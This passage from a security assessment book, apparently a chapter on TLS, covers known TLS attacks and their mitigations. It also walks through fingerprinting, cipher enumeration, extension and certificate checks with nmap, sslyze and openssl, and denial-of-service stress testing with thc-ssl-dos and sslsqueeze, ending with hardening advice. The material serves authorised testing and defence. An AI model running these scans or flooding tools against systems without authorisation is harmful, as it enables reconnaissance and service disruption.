CVE-2011-4108	OpenSSL 1.0.0e and prior	DTLS flaw allowing attackers to recover plaintext upon taking advantage of a padding oracle when CBC mode ciphers are used

^a Nimrod Aviram et al., “[DROWN: Breaking TLS using SSLv2](#)”, proceedings of the 25th USENIX Security Symposium, Vancouver, Canada, August 16–18, 2016.

^b Yuval Yarom, Daniel Genkin, and Nadia Heninger, “[CacheBleed: A Timing Attack on OpenSSL Constant Time RSA](#)”, presented at the Cryptographic Hardware and Embedded Systems – CHES 2016 Conference, Santa Barbara, CA, August 17–19, 2016.

^c Antonio Sanso, “[OpenSSL Key Recovery Attack on DH Small Subgroups \(CVE-2016-0701\)](#)”, Into the Symmetry Blog, January 28, 2016.

^d Karthikeyan Bhargavan and Gaetan Leurent, “[Security Losses from Obsolete and Truncated Transcript Hashes \(CVE-2015-7575\)](#)”, miTLS.org.

^e Censys Team, “[The FREAK Attack](#)”, Censys.io, March 3, 2015.

Mitigating TLS Exposures

Table 11-6 lists mitigation steps for the TLS vulnerabilities discussed. Many issues (including CRIME, BREACH, and POODLE) have also been mitigated within Google Chrome and Mozilla Firefox.

Table 11-6. TLS attack mitigation strategies

Attack(s)	Mitigation
Logjam	Enforce DH group sizes of 1,024 bits and above
POODLE	Disable support for SSL 3.0
BEAST	Enforce TLS 1.1 and higher
CRIME	Disable TLS compression
BREACH and TIME	Disable HTTP compression
Lucky 13	Disable CBC ciphers if your server implementation is flawed
RC4 byte biases	Disable support for RC4 cipher suites
FREAK	Disable support for weak export-grade ciphers
Insecure renegotiation	
Insecure fallback	Upgrade both server and client software to current
DH parameter tampering	
Implementation flaws	

Lucky 13 and RC4 byte bias mitigation within web applications

Published attacks against TLS tend to focus on credential exposure (e.g., HTTP session tokens and passwords sent from the client to server). Attacks practically rely on a JavaScript agent being run within the client browser to generate requests over TLS.

In the case of Lucky 13 and RC4 byte bias attacks, HTTP headers (including the session token) are sent to the server many times. Attacks including POODLE and BEAST use a chosen-boundary³⁷ and calculate plaintext values byte-by-byte, which requires far less traffic.

The Lucky 13 attack uses around 524,000 (2^{19}) connections to recover a base64 encoded session token, and the RC4 byte bias attack requires in excess of 16.7 million (2^{24}) to recover plaintext bytes at particular locations.

An effective mitigation strategy that you can adopt within web applications is to invalidate session tokens that are presented a large number of times by a

client within a given period (e.g., 7,200 requests/hour). Upon exceeding the threshold, the server invalidates the token and the user must reauthenticate.

In high-assurance environments, a second threshold should be considered to lock the user account (e.g., 86,400 requests within a 24-hour period). The Lucky 13 attack requires days and careful orchestration to undertake, and an RC4 byte bias attack takes months. By locking accounts before then, you can practically negate the risk.

NOTE

Client certificates provide an additional layer of protection from reuse of compromised credentials (e.g., passwords and session tokens), and are recommended to provide defense in depth.

Assessing TLS Endpoints

You can identify potential vulnerabilities within a TLS service by doing the following:

- Identifying the TLS library and version
- Enumerating supported protocols and cipher suites
- Enumerating supported features and extensions
- Reviewing the server certificate

And, upon fingerprinting the service and reviewing its configuration:

- Manually qualifying known vulnerabilities
- Evaluating the stability of the TLS service

Here I describe these steps and detail individual testing tactics.

Identifying the TLS Library and Version

You can use OS fingerprinting and banner grabbing to identify the TLS library used by a server (along with the version in some cases). Richard Moore's TLS Prober utility³⁸ provides useful insight, as demonstrated by **Example 11-5**. In this case, the closest match for *www.google.com* is OpenSSL 1.0.1k. **Table 11-7** lists common TLS libraries and operating platforms.

Example 11-5. Installing and executing TLS Prober

```
root@kali:~# git clone https://github.com/WestpointLtd/tls_prober.git
root@kali:~# cd tls_prober/ && git submodule update --init
root@kali:~/tls_prober# ./prober.py www.google.com
OpenSSL 1.0.1k Debian 8 Apache          21
FortiOS v5.2.2,buid642 (GA)           21
openssl-1.0.1h default source build   20
openssl-1.0.1g default source build   19
OpenSSL 1.0.1f Debian 7 nginx         19
openssl-1.0.1b default source build   18
openssl-1.0.0m default source build   18
openssl-1.0.1a default source build   18
```

Table 11-7. TLS libraries and applications

Library	Used by
OpenSSL	Apache (via <i>mod_ssl</i>) and many platforms including Linux
NSS	Apache (via <i>mod_nss</i>) and Oracle Solaris enterprise products
GnuTLS	Apache (via <i>mod_gnutls</i>), Linux, Windows, and others
Microsoft SChannel	Microsoft operating systems and products
Apple Secure Transport	Apple OS X and iOS
TLS Lite	Python applications
Oracle JSSE	Java applications and frameworks including Spring MVC
Bouncy Castle	Java and C# applications

Apache banners often reveal the OS and TLS library, as demonstrated here:

```
Server: Apache/2.2.8 (Win32) mod_ssl/2.2.8 OpenSSL/0.9.8g
Server: Apache/2.2.22 (Debian) mod_gnutls/0.5.10 PHP/5.4.4-14+deb7u4
Server: Apache/2.4.10 (Fedora) mod_nss/2.4.6 NSS/3.15.2 Basic ECC
PHP/5.5.18
```

Be careful not to confuse module and library versions. In this case, the version of the GnuTLS library is unknown, and the version of the *mod_nss* module (2.4.6) does not correspond with the underlying library (NSS 3.15.2).

Enumerating Supported Protocols and Cipher Suites

You can use the Nmap *ssl-enum-ciphers* script to list the supported protocols and cipher suites for a given TLS endpoint, as shown in [Example 11-6](#). In this case, weak 40-bit ciphers are supported by the server across SSL 3.0, TLS 1.0, 1.1, and 1.2. Many of the other configurations reported as *strong* by Nmap in the example are in fact weak, as detailed later.

Example 11-6. Using Nmap ssl-enum-ciphers

```
root@kali:~# nmap --script ssl-enum-ciphers -p443 www.163.com
```

```
Starting Nmap 6.46 (http://nmap.org) at 2014-10-27 20:15 UTC
```

```
Nmap scan report for www.163.com (8.37.230.14)
```

```
PORT      STATE SERVICE
```

```
443/tcp   open  https
```

```
| ssl-enum-ciphers:
```

```
|   SSLv3:
```

```
|     ciphers:
```

```
|       TLS_RSA_EXPORT_WITH_DES40_CBC_SHA - weak
```

```
|       TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 - weak
```

```
|       TLS_RSA_EXPORT_WITH_RC4_40_MD5 - weak
```

```
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
```

```
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
```

```
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
```

```
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
```

```
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
```

```
|       TLS_RSA_WITH_IDEA_CBC_SHA - weak
```

```
|       TLS_RSA_WITH_RC4_128_MD5 - strong
```

```
|       TLS_RSA_WITH_RC4_128_SHA - strong
```

```
|       TLS_RSA_WITH_SEED_CBC_SHA - strong
```

```
|   TLSv1.0:
```

```
|     ciphers:
```

```
|       TLS_RSA_EXPORT_WITH_DES40_CBC_SHA - weak
```

```
|       TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 - weak
```

```
|       TLS_RSA_EXPORT_WITH_RC4_40_MD5 - weak
```

```
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
```

```
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
```

```
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
```

```
| TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
| TLS_RSA_WITH_IDEA_CBC_SHA - weak
| TLS_RSA_WITH_RC4_128_MD5 - strong
| TLS_RSA_WITH_RC4_128_SHA - strong
| TLS_RSA_WITH_SEED_CBC_SHA - strong
```

TLsv1.1:

ciphers:

```
| TLS_RSA_EXPORT_WITH_DES40_CBC_SHA - weak
| TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 - weak
| TLS_RSA_EXPORT_WITH_RC4_40_MD5 - weak
| TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
| TLS_RSA_WITH_AES_128_CBC_SHA - strong
| TLS_RSA_WITH_AES_256_CBC_SHA - strong
| TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
| TLS_RSA_WITH_IDEA_CBC_SHA - weak
| TLS_RSA_WITH_RC4_128_MD5 - strong
| TLS_RSA_WITH_RC4_128_SHA - strong
| TLS_RSA_WITH_SEED_CBC_SHA - strong
```

TLsv1.2:

ciphers:

```
| TLS_RSA_EXPORT_WITH_DES40_CBC_SHA - weak
| TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 - weak
| TLS_RSA_EXPORT_WITH_RC4_40_MD5 - weak
| TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
| TLS_RSA_WITH_AES_128_CBC_SHA - strong
| TLS_RSA_WITH_AES_128_CBC_SHA256 - strong
| TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
| TLS_RSA_WITH_AES_256_CBC_SHA - strong
| TLS_RSA_WITH_AES_256_CBC_SHA256 - strong
| TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
| TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
| TLS_RSA_WITH_IDEA_CBC_SHA - weak
| TLS_RSA_WITH_RC4_128_MD5 - strong
| TLS_RSA_WITH_RC4_128_SHA - strong
| TLS_RSA_WITH_SEED_CBC_SHA - strong
```

NOTE

Nmap 6.46 does not support protocol and cipher enumeration via STARTTLS; however, this is due to be resolved from version 7. In the meantime, the SSLyze³⁹ within Kali Linux performs limited testing of TLS implementations operating in this manner.

Weak cipher suites

Appendix C details weak cipher suites. The following list summarizes them:

Anonymous DH suites

Static DH running in an anonymous mode (i.e., DH_anon or ECDH_anon) lacks authentication and impersonation attacks are possible via MITM.

Suites using null ciphers

Most null cipher suites (e.g., TLS_RSA_WITH_NULL_SHA) perform key exchange and authentication but send material in plaintext.

Export-grade suites

Cipher suites deemed as *export-grade* use bulk symmetric encryption algorithms with 40- and 56-bit keys. Data is encrypted, but the short key length permits decryption via brute-force.

Suites with weak encryption algorithms

DES, 3DES, IDEA, RC2, and RC4 ciphers used to provide bulk symmetric encryption have known weaknesses. Although byte bias attacks against RC4 are practically cumbersome to undertake (requiring generation of large volumes of data), Microsoft and others are removing RC4 support from their products.⁴⁰

Upon compiling a list of weak cipher suite and protocol combinations, investigating the configuration of a given TLS endpoint is relatively straightforward. In **Example 11-4** we find that *www.163.com* supports weak cipher suites across SSL 3.0, TLS 1.0, 1.1, and 1.2.

The server supports no GCM ciphers, and so an adversary with network access can compromise HTTPS sessions by undertaking the following attacks:

- Brute-force of keys used by export-grade DES, RC2, and RC4 suites
- POODLE against CBC mode ciphers within SSL 3.0
- BEAST against CBC mode ciphers via TLS 1.0 (implementation dependent)⁴¹

- Byte biases in RC4 ciphers across all SSL and TLS protocol versions

A Lucky 13 attack can also be considered if the server implementation is vulnerable and the attacker has low-latency access to the TLS server endpoint (to gather high fidelity timing data).

Preferred cipher suite order

A patch to the Nmap *ssl-enum-ciphers* script published by Bojan Zdrnja⁴² returns a list of ciphers for each supported protocol along with their preference (ordered favorite first). **Example 11-7** demonstrates the script downloaded via *wget* within Kali Linux and executed against *www.google.com* (output stripped for brevity).

Example 11-7. Listing the preferred order of TLS ciphers by using Nmap

```
root@kali:~# wget http://bit.ly/2ervajI
2014-11-01 13:11:36 (868 KB/s) - `ssl-enum-ciphers.nse' saved [16441/16441]
root@kali:~# nmap --script ssl-enum-ciphers.nse -p443 www.google.com
```

```
Starting Nmap 6.46 (http://nmap.org) at 2014-11-01 13:11 UTC
Nmap scan report for www.google.com (74.125.230.244)
```

```
PORT      STATE SERVICE
443/tcp   open  https
| ssl-enum-ciphers:
|   SSLv3:
|     preferred ciphers order:
|       TLS_ECDHE_RSA_WITH_RC4_128_SHA
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
|       TLS_RSA_WITH_RC4_128_SHA
|       TLS_RSA_WITH_RC4_128_MD5
|       TLS_RSA_WITH_AES_128_CBC_SHA
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
|       TLS_RSA_WITH_AES_256_CBC_SHA
|       TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA
```

The order of preference is critical because flawed RC4 and CBC mode ciphers should not be chosen over secure alternatives. Authenticated GCM ciphers (e.g., AES-GCM) available within TLS are resilient if implemented correctly, and should be preferred.

NOTE

Within the examples in this chapter, I use hostnames (*www.google.com*, *www.163.com*, and others). During testing, however, you should use specific IP addresses and run tests multiple times to account for load balancing across multiple backend components.

Enumerating Supported Features and Extensions

Support of TLS features and extensions is enumerated through review of server responses to requests sent by using Nmap, the OpenSSL command-line utility, and SSLyze, as detailed across the following sections.

Session resumption

TLS endpoints support resumption via session IDs or RFC 5077 tickets. Handshake flooding can result in denial of service; thus, many TLS servers limit the number of session IDs cached for a particular source. **Example 11-8** demonstrates SSLyze used to test resumption support of *www.163.com* and *www.ibm.com*.

Example 11-8. Testing TLS session resumption support using SSLyze

```
root@kali:~# sslyze --resum www.163.com:443
```

```
SCAN RESULTS FOR WWW.163.COM:443 - 8.37.230.18:443
-----
```

```
* Session Resumption :
  With Session IDs:      Partially supported (2 successful, 3
failed,
                          0 errors, 5 total attempts). Try --
resum_rate.
  With TLS Session Tickets: Not Supported - TLS ticket assigned but
not accepted.
```

```
root@kali:~# sslyze --resum www.ibm.com:443
```

```
SCAN RESULTS FOR WWW.IBM.COM:443 - 23.6.131.48:443
-----
```

```
* Session Resumption :
  With Session IDs:      Supported (5 successful, 0 failed, 0
```

errors, 5 total attempts).

With TLS Session Tickets: Supported

Session renegotiation

You can also use SSLyze to test for secure and client-initiated renegotiation support. **Example 11-9** demonstrates the tool used to test for renegotiation of the HTTPS service at *www.ibm.com* and the SMTP endpoint of *aspmx.l.google.com* via STARTTLS.

Example 11-9. TLS renegotiation testing via SSLyze

```
root@kali:~# sslyze --reneg www.ibm.com:443
```

```
SCAN RESULTS FOR WWW.IBM.COM:443 - 23.6.131.48:443
```

```
-----
```

```
* Session Renegotiation :
  Client-initiated Renegotiations:    Honored
  Secure Renegotiation:                Supported
```

```
root@kali:~# sslyze --reneg --starttls=smtp aspmx.l.google.com:25
```

```
SCAN RESULTS FOR ASPMX.L.GOOGLE.COM:25 - 74.125.71.26:25
```

```
-----
```

```
* Session Renegotiation :
  Client-initiated Renegotiations:    Rejected
  Secure Renegotiation:                Supported
```

Listing supported TLS extensions

Along with session tickets, secure renegotiation, and the TLS heartbeat protocol, the server might support other notable TLS extensions.

Example 11-10 demonstrates using the OpenSSL command-line utility to list TLS extensions used by *www.google.com* and *www.openssl.org* (output stripped for brevity).

Example 11-10. Enumerating supported TLS extensions

```
root@kali:~# openssl s_client -tlsextdebug -connect www.google.com:443
```

```
CONNECTED(00000003)
```

```
TLS server extension "renegotiation info" (id=65281), len=1
```

```
TLS server extension "EC point formats" (id=11), len=4
```

```
TLS server extension "session ticket" (id=35), len=0
```

```
root@kali:~# openssl s_client -tlsextdebug -connect www.openssl.org:443
CONNECTED(00000003)
TLS server extension "renegotiation info" (id=65281), len=1
TLS server extension "session ticket" (id=35), len=0
TLS server extension "heartbeat" (id=15), len=1
```

Compression support

Example 11-11 demonstrates testing for TLS compression support with SSLyze.

Example 11-11. Enumerating TLS compression support

```
root@kali:~# sslyze --compression www.google.com:443
```

```
SCAN RESULTS FOR WWW.GOOGLE.COM:443 - 74.125.230.84:443
```

```
-----
```

```
* Compression :
    Compression Support:      Disabled
```

Fallback support

Upon updating the OpenSSL package within Kali Linux (e.g., *apt-get install openssl*), use the `-fallback_scsv` flag within the OpenSSL command-line utility to identify services that permit session downgrade and TLS fallback.

Example 11-12 shows an insecure configuration, as OpenSSL closes the connection upon providing an *inappropriate fallback* alert.

Example 11-12. TLS fallback support testing

```
root@kali:~# openssl s_client -connect www.example.com:443 -no_tls1_2 -
fallback_scsv
CONNECTED(00000003)
140735242785632:error:1407743E:SSL routines:SSL23_GET_SERVER_HELLO:tlsv1
alert inappropriate fallback:s23_clnt.c:770:
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 7 bytes and written 218 bytes
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
```

Compression: NONE
Expansion: NONE

Certificate Review

Example 11-3 demonstrated the way by which an X.509 certificate block is parsed using `openssl x509 -text -noout` from the command line. During scanning, Nmap can reveal certificate information via the `ssl-cert` script, as shown in **Example 11-13**.

Example 11-13. Basic TLS querying with Nmap

```
root@kali:~# nmap -p443 --script ssl-cert www.google.com

Starting Nmap 6.46 (http://nmap.org) at 2014-11-24 23:56 UTC
Nmap scan report for www.google.com (74.125.230.240)
PORT      STATE SERVICE
443/tcp   open  https
| ssl-cert: Subject: commonName=www.google.com/organizationName=Google Inc
|                  /stateOrProvinceName=California/countryName=US
|                  Issuer: commonName=Google Internet Authority
G2/organizationName=Google Inc
|                  /countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Not valid before: 2014-11-05T12:22:42+00:00
| Not valid after:  2015-02-03T00:00:00+00:00
| MD5:   934a 1716 b92f f666 00ec e157 8f46 9d70
|_SHA-1: a989 3c56 048b 0f2c 846c 4106 9273 5a92 e98e 17ad
```

Upon reviewing the certificate block, ensure the following:

- The X.509 subject *common name* (CN) is correct for the service⁴³
- The issuer is reputable and certificate chain valid
- RSA or DSA public key values are longer than 2,048 bits
- DH public parameters are longer than 2,048 bits
- The certificate is valid and has not expired
- The certificate is signed using SHA-256

X.509 certificates with known private keys

Craig Heffner's *Little Black Box*⁴⁴ contains more than 2,000 certificates with known private keys (primarily devices manufactured by Cisco, Linksys, D-Link, Polycom, and others). Nmap has integrated checking functionality using the *ssl-known-key* script, which cross-references hashes of certificates with the database, as demonstrated by **Example 11-14**.

Example 11-14. Using Nmap to identify endpoints with known keys

```
root@kali:~# nmap -p443 --script ssl-known-key 192.168.0.15
```

```
Starting Nmap 6.46 (http://nmap.org) at 2014-12-01 17:18 UTC
Nmap scan report for 192.168.0.15
PORT      STATE SERVICE
443/tcp   open  https
|_ssl-known-key: Found in Little Black Box 0.1
(SHA-1: 0028 e7d4 9cfa 4aa5 984f e497 eb73 4856 0787 e496)
```

Certificates generated insecurely

If the values used during key generation lack entropy (e.g., there is a flaw within the PRNG implementation), multiple certificates might share primes, which can be attacked.⁴⁵ Research revealed that the RSA private keys of 2.5 percent of the TLS endpoints online could be compromised.

Stress Testing TLS Endpoints

The *thc-ssl-dos* utility⁴⁶ within Kali Linux performs stress testing of TLS endpoints via concurrent handshakes and client-initiated renegotiation requests (if supported by a server). A second utility is *sslsqueeze*,⁴⁷ which is more potent and does not rely on renegotiation to flood the TLS endpoint.

Performing cryptographic operations during a TLS handshake consumes a large number of CPU cycles on the server when compared to the client. Depending on the configuration, the work factor can be as high as 25 (as discussed by Vincent Bernat⁴⁸). If exhausted, servers become unable to process TLS traffic and other processes can be affected.

Usage of the *thc-ssl-dos* tool is as follows:

```
\_ \_ \_ / | \ \ \ \_ \_ \_ \
```

```
  |   | /   ~   \ \   \ \ \ \
  |   | \   Y   / \   \ \ \ \
  |___| \___|_ / \ \___\___/
                   \ \   \ \
                http://www.thc.org
                Twitter @hackerschoice
```

```
./thc-ssl-dos [options] <ip> <port>
-h          help
-l <n>      Limit parallel connections [default: 400]
```

For optimal results, consider performing the test from a high-bandwidth system (e.g., one in colocation) with ample processing power. Laptop CPU and upstream broadband bandwidth will limit the efficacy of the attack.

Sukalp Bholpe's thesis discusses TLS availability issues and countermeasures.⁴⁹ He describes attacks using both *thc-ssl-dos* and *sslsqueeze*, including analysis of system load.

Mitigation strategies that limit the impact of flooding include the following:

- Disabling support for client-initiated session renegotiation
- Use of the TLS session ticket extension to minimize server-side state tracking
- Terminating TLS using dedicated acceleration hardware to reduce server load
- Configuring endpoints to limit the number of TLS handshakes per source

Manually Accessing TLS-Wrapped Services

You can use Stunnel to interact with services wrapped using TLS.

Example 11-15 shows a simple *stunnel.conf* file that establishes a TLS connection to *secure.example.com* on TCP port 443, and listens for plaintext traffic on port 80 of the local host. Upon creating this configuration file in the same directory as the executable, simply run Stunnel and connect to TCP port 80 of 127.0.0.1.

Example 11-15. A basic stunnel.conf entry

```
client=yes
verify=0
[psuedo-https]
accept = 80
connect = secure.example.com:443
TIMEOUTclose = 0
```

Stunnel supports features including STARTTLS and client certificates, as described by its manual page.⁵⁰ You also can use the OpenSSL command-line utility in *s_client* mode to establish a secure channel via STARTTLS over POP3, as follows:

```
root@kali:~# openssl s_client -starttls pop3 -connect
mail.example.org:110
+OK POP3 mail.example.org v2003.83 server ready
QUIT
+OK Sayonara
```

TLS Service Assessment Recap

What follows is a recap of the testing steps described in this chapter:

Identify the TLS library and version

Through OS and network service fingerprinting, along with review of available Apache HTTP Server banners, attempt to identify the TLS library and version (or at least discount libraries that are not in use). Also consider the release date of other packages running on the server (e.g., SMTP or FTP software) to narrow-down particular TLS library candidates.

Enumerate supported protocols and cipher suites

Use the Nmap *ssl-enum-ciphers* script to list supported protocols and ciphers. Subsequent versions of the script (within Nmap 7 and beyond) should also support STARTTLS, and sort cipher suites by server preference.

List supported extensions and features

Identify TLS extensions (e.g., support for secure renegotiation, session tickets, and ECC) by using the OpenSSL command-line utility, Nmap, and

SSLyze within Kali Linux.

Review the server's X.509 certificate

Ensure that RSA and DSA public key sizes, along with the signing algorithm used, are not weak. Also review extensions, certificate validity, and whether a reputable issuer has signed the certificate.

Manually qualify vulnerabilities

Cross-reference the TLS library (and version if available) with supported protocols, cipher suites, features, and extensions. Build a list of qualified protocol and implementation flaws to understand the applicable risks.

Stress-test TLS endpoints

Use the *thc-ssl-dos* utility to perform stress testing if the service supports client-initiated renegotiation. If not, use *sslsqueeze* to assess robustness.

TLS Hardening

You should consider the following steps when hardening TLS endpoints:

- Upgrade software to current to mitigate known implementation flaws
- Disable support for SSL 3.0 to mitigate POODLE
- Disable weak encryption algorithms (i.e., RC2, RC4, IDEA, 3DES, and DES)
- If available, prioritize the following cipher suites:
 - Those using ECDHE for key exchange (enabling forward secrecy)
 - Authenticated GCM ciphers for bulk encryption (e.g., AES-GCM)
- Disable support for TLS compression to mitigate CRIME
- Disable support for client-initiated renegotiation
- Enforce minimum key lengths:

- 2,048-bit for RSA and other asymmetric modes (e.g., DSA)
- 2,048-bit for DH parameters
- 256-bit for ECC modes (i.e., ECDHE and ECDSA)
- 256-bit for hash functions (e.g., SHA-256, and others)
- Review <http://bit.ly/2aQuKB6> to mitigate DH weaknesses
- Avoid using large key sizes if availability is important (e.g., 4,096-bit keys used within RSA for key exchange have a significant server processing overhead)
- Ensure that private keys are generated, handled, and stored in a secure fashion (e.g., not world-readable or left in a home directory, version control, or unencrypted backup)
- Use a reputable CA to sign your certificates using SHA-256

Web Application Hardening

Consider the following when hardening web applications with HTTPS components:

- Serving the entire application and assets over HTTPS
- Using HSTS to enforce transport security for the application⁵¹
- Disabling HTTP compression for sessions where the *Referer* field doesn't contain the name of the current site
- Rate-limiting requests containing security tokens (i.e., session tokens and CSRF tokens) that are presented a large number of times by a client, then invalidating the session, or locking the user account for a period of time
- Limiting reflection of user-supplied tokens or secrets in HTTP responses

¹ You can also check out [Ivan Ristić's blog](#).

² See [RFC 5246](#).

³ See [RFC 4347](#).

⁴ See [RFC 5238](#).

⁵ See [RFC 3749](#).

⁶ See “[Transport Layer Security \(TLS\) Extensions](#)” at [IANA.org](#).

⁷ See “[Transport Layer Security \(TLS\) Parameters](#)” at [IANA.org](#).

⁸ See “[Authenticated encryption](#)” on [Wikipedia](#).

⁹ See [RFCs 2945](#) and [5054](#).

¹⁰ See “[TLS-PSK](#)” on [Wikipedia](#).

¹¹ Vincent Bernat, “[SSL Computational DoS Mitigation](#)”, [MTU Ninja Blog](#), November 1, 2011.

¹² See “[Modular arithmetic](#)” on [Wikipedia](#).

¹³ Nikos Mavrogiannopoulos et al., “[A Cross-Protocol Attack on the TLS Protocol](#)”, proceedings of the 2012 ACM Conference on Computer and Communications Security, Raleigh, NC, August 16–18, 2012.

¹⁴ Daniel J. Bernstein and Tanja Lange, “[SafeCurves: Choosing Safe Curves for Elliptic-Curve Cryptography](#)”, December 1, 2014.

¹⁵ See the [OpenSSL s_client](#) documentation.

¹⁶ See “[The EFF SSL Observatory](#)”, [Electronic Frontier Foundation](#).

¹⁷ Bruce Schneier, “[Random Number Bug in Debian Linux](#)”, [Schneier on Security](#), May 19, 2008.

¹⁸ See [CVE-2008-0166](#).

¹⁹ Chris Palmer and Ryan Sleevi, “[Gradually Sunsetting SHA-1](#)”, [Google Security Blog](#), September 5, 2014.

²⁰ Alex Sotirov, “[Analyzing the MD5 Collision in Flame](#)”, [Trail of Bits Blog](#), June 11, 2012.

- ²¹ Bruce Schneier, “When Will We See Collisions for SHA-1?”, Schneier on Security, October 5, 2012.
- ²² Marc Stevens, “Project HashClash”, Marc-Stevens.nl.
- ²³ See RFC 5077.
- ²⁴ See CVE-2009-3555.
- ²⁵ Thierry Zoller, “TLS/SSLv3 Renegotiation Vulnerability Explained”, SlideShare.net, February 6, 2013.
- ²⁶ See RFC 5746.
- ²⁷ See RFC 1951.
- ²⁸ See RFC 3207.
- ²⁹ See <https://drownattack.com>.
- ³⁰ David Adrian et al., “Weak Diffie-Hellman and the Logjam Attack”, WeakDH.org.
- ³¹ Bodo Möller, Thai Duong, and Krzysztof Kotowicz “The Poodle Bites: Exploiting the SSL 3.0 Fallback”, Google Security Advisory, September 2014.
- ³² Thai Duong and Juliano Rizzo, “Here Come the \oplus Ninjas”, unpublished, May 13, 2011.
- ³³ Angelo Prado, Neal Harris, and Yoel Gluck, “SSL, Gone in 30 Seconds”, BreachAttack.com.
- ³⁴ Tal Be’ery and Amichai Shulman, “A Perfect CRIME? Only TIME Will Tell” presented at Black Hat Europe 2013, Amsterdam, Netherlands, March 12–15, 2013.
- ³⁵ Kenny Paterson et al., “On the Security of RC4 in TLS and WPA”, Information Security Group, March 13, 2013.
- ³⁶ B. Moeller and A. Langley, “TLS Fallback Signaling Cipher Suite Value (SCSV) for Preventing Protocol Downgrade Attacks”, IETF.org, February 11, 2015.

- ³⁷ Erlend Oftedal, “[The Chosen-Boundary Attack](#)”, *Insomnia and the Hole in the Universe Blog*.
- ³⁸ See [TLS Prober](#) on GitHub.
- ³⁹ See [SSLyze](#) on GitHub.
- ⁴⁰ swiat, “[Security Advisory 2868725: Recommendation to Disable RC4](#)”, Microsoft TechNet Blog, November 12, 2013.
- ⁴¹ Ivan Ristić, “[Is BEAST Still a Threat?](#)”, Qualys Blog, September 10, 2013.
- ⁴² See [ssl-enum-ciphers.nse](#) on GitHub.
- ⁴³ The RFC 5280 *subjectAltName* extension may also list hostnames.
- ⁴⁴ See [Little Black Box](#) on the Google Code Archive.
- ⁴⁵ Nadia Heninger et al., “[Mining Your Ps and Qs: Detection of Widespread Weak Keys in Network Devices](#)”, proceedings of the 21st USENIX Security Symposium, Bellevue, WA, August 10–12, 2012.
- ⁴⁶ See [thc-ssl-dos](#) on THC.org.
- ⁴⁷ See [sslsqueeze](#) on Stunnel.
- ⁴⁸ Vincent Bernat, “[SSL/TLS & Perfect Forward Secrecy](#)”, MTU Ninja Blog, November 28, 2011.
- ⁴⁹ Sukalp Bhopale, “[Server-Based DoS Vulnerabilities in SSL/TLS Protocols](#)”, master’s thesis, Eindhoven University of Technology, Eindhoven, Netherlands, August 2012.
- ⁵⁰ See “[stunnel TLS Proxy](#)” on Stunnel.
- ⁵¹ See [RFC 6797](#).

Chapter 12. Web Application Architecture

In this chapter, I describe how web applications are engineered and the common technologies they rely upon. Applications today provide a rich user experience through client-side processing and server APIs supporting mobile applications, desktop browsers, and third-party integrations.

System components are increasingly decoupled to foster scalability (e.g., load balancers, application servers, message queuing services, and key-value stores), which introduce risk when third-party services are used. In 2013, for example, MongoHQ suffered a compromise resulting in customer database instances being accessed.¹

Web Application Types

Application categories include retail, banking, gambling, social networking, and information sites (e.g., blogs and news outlets). Consider a standalone web server providing marketing content through a *content management system* (CMS), as demonstrated by [Figure 12-1](#). Browsers interact with the site over plaintext HTTP, and the application is hosted on a single server.



Figure 12-1. A standalone web application

